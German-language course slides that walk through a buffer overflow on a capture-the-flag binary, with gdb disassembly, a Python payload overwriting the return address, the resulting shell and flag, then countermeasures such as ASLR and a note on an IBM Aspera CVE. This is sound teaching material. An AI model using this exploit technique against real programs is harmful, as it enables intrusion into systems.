- Die Adresse von buf[], welche als lokale Variable auf dem Stackframe existiert, wird ins eax Register geladen in die Adresse -0x30 (Dezimal 48) vom Stackbase Pointer (epb)
- Buf[] wird auf den Stack gepushed
- Gets() wird aufgerufen
- Stackframe:

Buf[%ebp - 48]	48 Byte
EBP[%ebp]	4 Byte
Return address[%ebp + 4]	4 Byte

4. Der Buffer kann mit 52 beliebigen Zeichen und einer neuen Return Address gefüllt werden

Buffer Overflow Ausnutzung

Favorite Color

```
(gdb) disassemble main
Dump of assembler code for function main:
…
   0x08048646 <+103>:   call   0x80483f0 <setbuf@plt>
   0x0804864b <+108>:   add    $0x10,%esp
   0x0804864e <+111>:   call   0x804858b <vuln>
   0x08048653 <+116>:   test   %eax,%eax
   0x08048655 <+118>:   je     0x8048689 <main+170>
   0x08048657 <+120>:   sub    $0xc,%esp
   0x0804865a <+123>:   push   $0x804874c
   0x0804865f <+128>:   call   0x8048440 <puts@plt>
   0x08048664 <+133>:   add    $0x10,%esp
   0x08048667 <+136>:   sub    $0xc,%esp
   0x0804866a <+139>:   push   $0x8048774
   0x0804866f <+144>:   call   0x8048440 <puts@plt>
   0x08048674 <+149>:   add    $0x10,%esp
   0x08048677 <+152>:   sub    $0xc,%esp
   0x0804867a <+155>:   push   $0x8048799
   0x0804867f <+160>:   call   0x8048450 <system@plt>
   0x08048684 <+165>:   add    $0x10,%esp
   0x08048687 <+168>:   jmp    0x8048699 <main+186>
…
```

4. Dissassemble der Funktion main()

- Nach dem Aufruf von vuln() wird getestet, ob %eax gleich 0 (false) ist
- Wenn ja wird zur Adresse 0x8048689 gesprungen
- Wir wollen jedoch den Fall true erzwingen, daher muss die neue Return Address 0x08048657 sein

5. Für das Craften von Adressen ist die Byte Order des Betriebssystems entscheidend (little oder big endian). Test z.B. mit `lscpu`

Buffer Overflow Ausnutzung

Favorite Color

```
uselessBuffer = "A" * 48
uselessEBP = "B" * 4
craftedReturn = "\x57\x86\x04\x08" #little-endian

print(uselessBuffer + uselessEBP + craftedReturn)
```

```
color@ubuntu-512mb-nyc3-01:~$ (python /tmp/input.py;
cat) | ./color
Enter your favorite color: Me too! That's my favorite
color too!
You get a shell! Flag is in flag.txt
ls
color  color.c  flag.txt  Makefile
cat flag.txt
flag{c0lor_0f_0verflow}
```

6. Craften der Eingabe per Script

7. Piping der Eingabe als Input für das Programm

- Der Buffer ist erfolgreich übergelaufen und hat dafür gesorgt, dass die Shell mit root Berechtigung geöffnet wurde

Massnahmen gegen Buffer Overflow Attacken

Massnahmen gegen Buffer Overflow Attacken

Gruppenübung (10 Minuten)

- Recherchieren Sie, welche Massnahmen allgemein gegen Buffer Overflow Attacken getroffen werden können.
- Recherchieren Sie eine aktuelle Schwachstelle (CVE), die auf Buffer Overflow basiert und skizzieren Sie, wie Unternehmen sich gegen die Ausnutzung schützen können.
- Präsentieren Sie Ihre Ergebnisse in einer **2-minütigen Präsentation**

Massnahmen gegen Buffer Overflow Attacken

Auswahl

- Address Space Layout Randomization (ASLR) des Betriebssystems aktivieren
- Stack auf CPU durch Betriebssystem als nicht ausführbar markieren
- Abgesicherte Funktionen benutzen (z.B: strncpy statt strcpy)
- Libraries durch abgesicherte Versionen ersetzen
- Analyzer während der Programmierung einsetzen
- Programmiersprache mit automatischem Boundary Check nutzen (z.B. Java, Python)
- Compiler mit Absicherungsfunktionen verwenden (z.B. Stackshield, StackGuard)

Massnahmen gegen Buffer Overflow Attacken

ASLR

- Address Space Layout Randomization
- Auch Speicherverwürfelung oder Adressverwürfelung genannt
- Adressbereiche werden den Programmen **zufällig** zugewiesen, wodurch die Zuweisung der Adressbereiche eines Programms statisch **nicht** mehr **vorhersehbar** ist

Aktuelle Buffer Overflow Schwachstelle

- Schwachstelle in **IBM Aspera**
- **CVE-2023-27284** ("**kritisch**" (CVSS Score **9.8 von 10**))
- Angreifer kann aufgrund von nicht ausreichenden Überprüfungen **präparierte Anfragen** an Systeme schicken, um einen Buffer Overflow auszulösen
- Bei Erfolg kann **beliebiger Code** im betroffenen System ausgeführt werden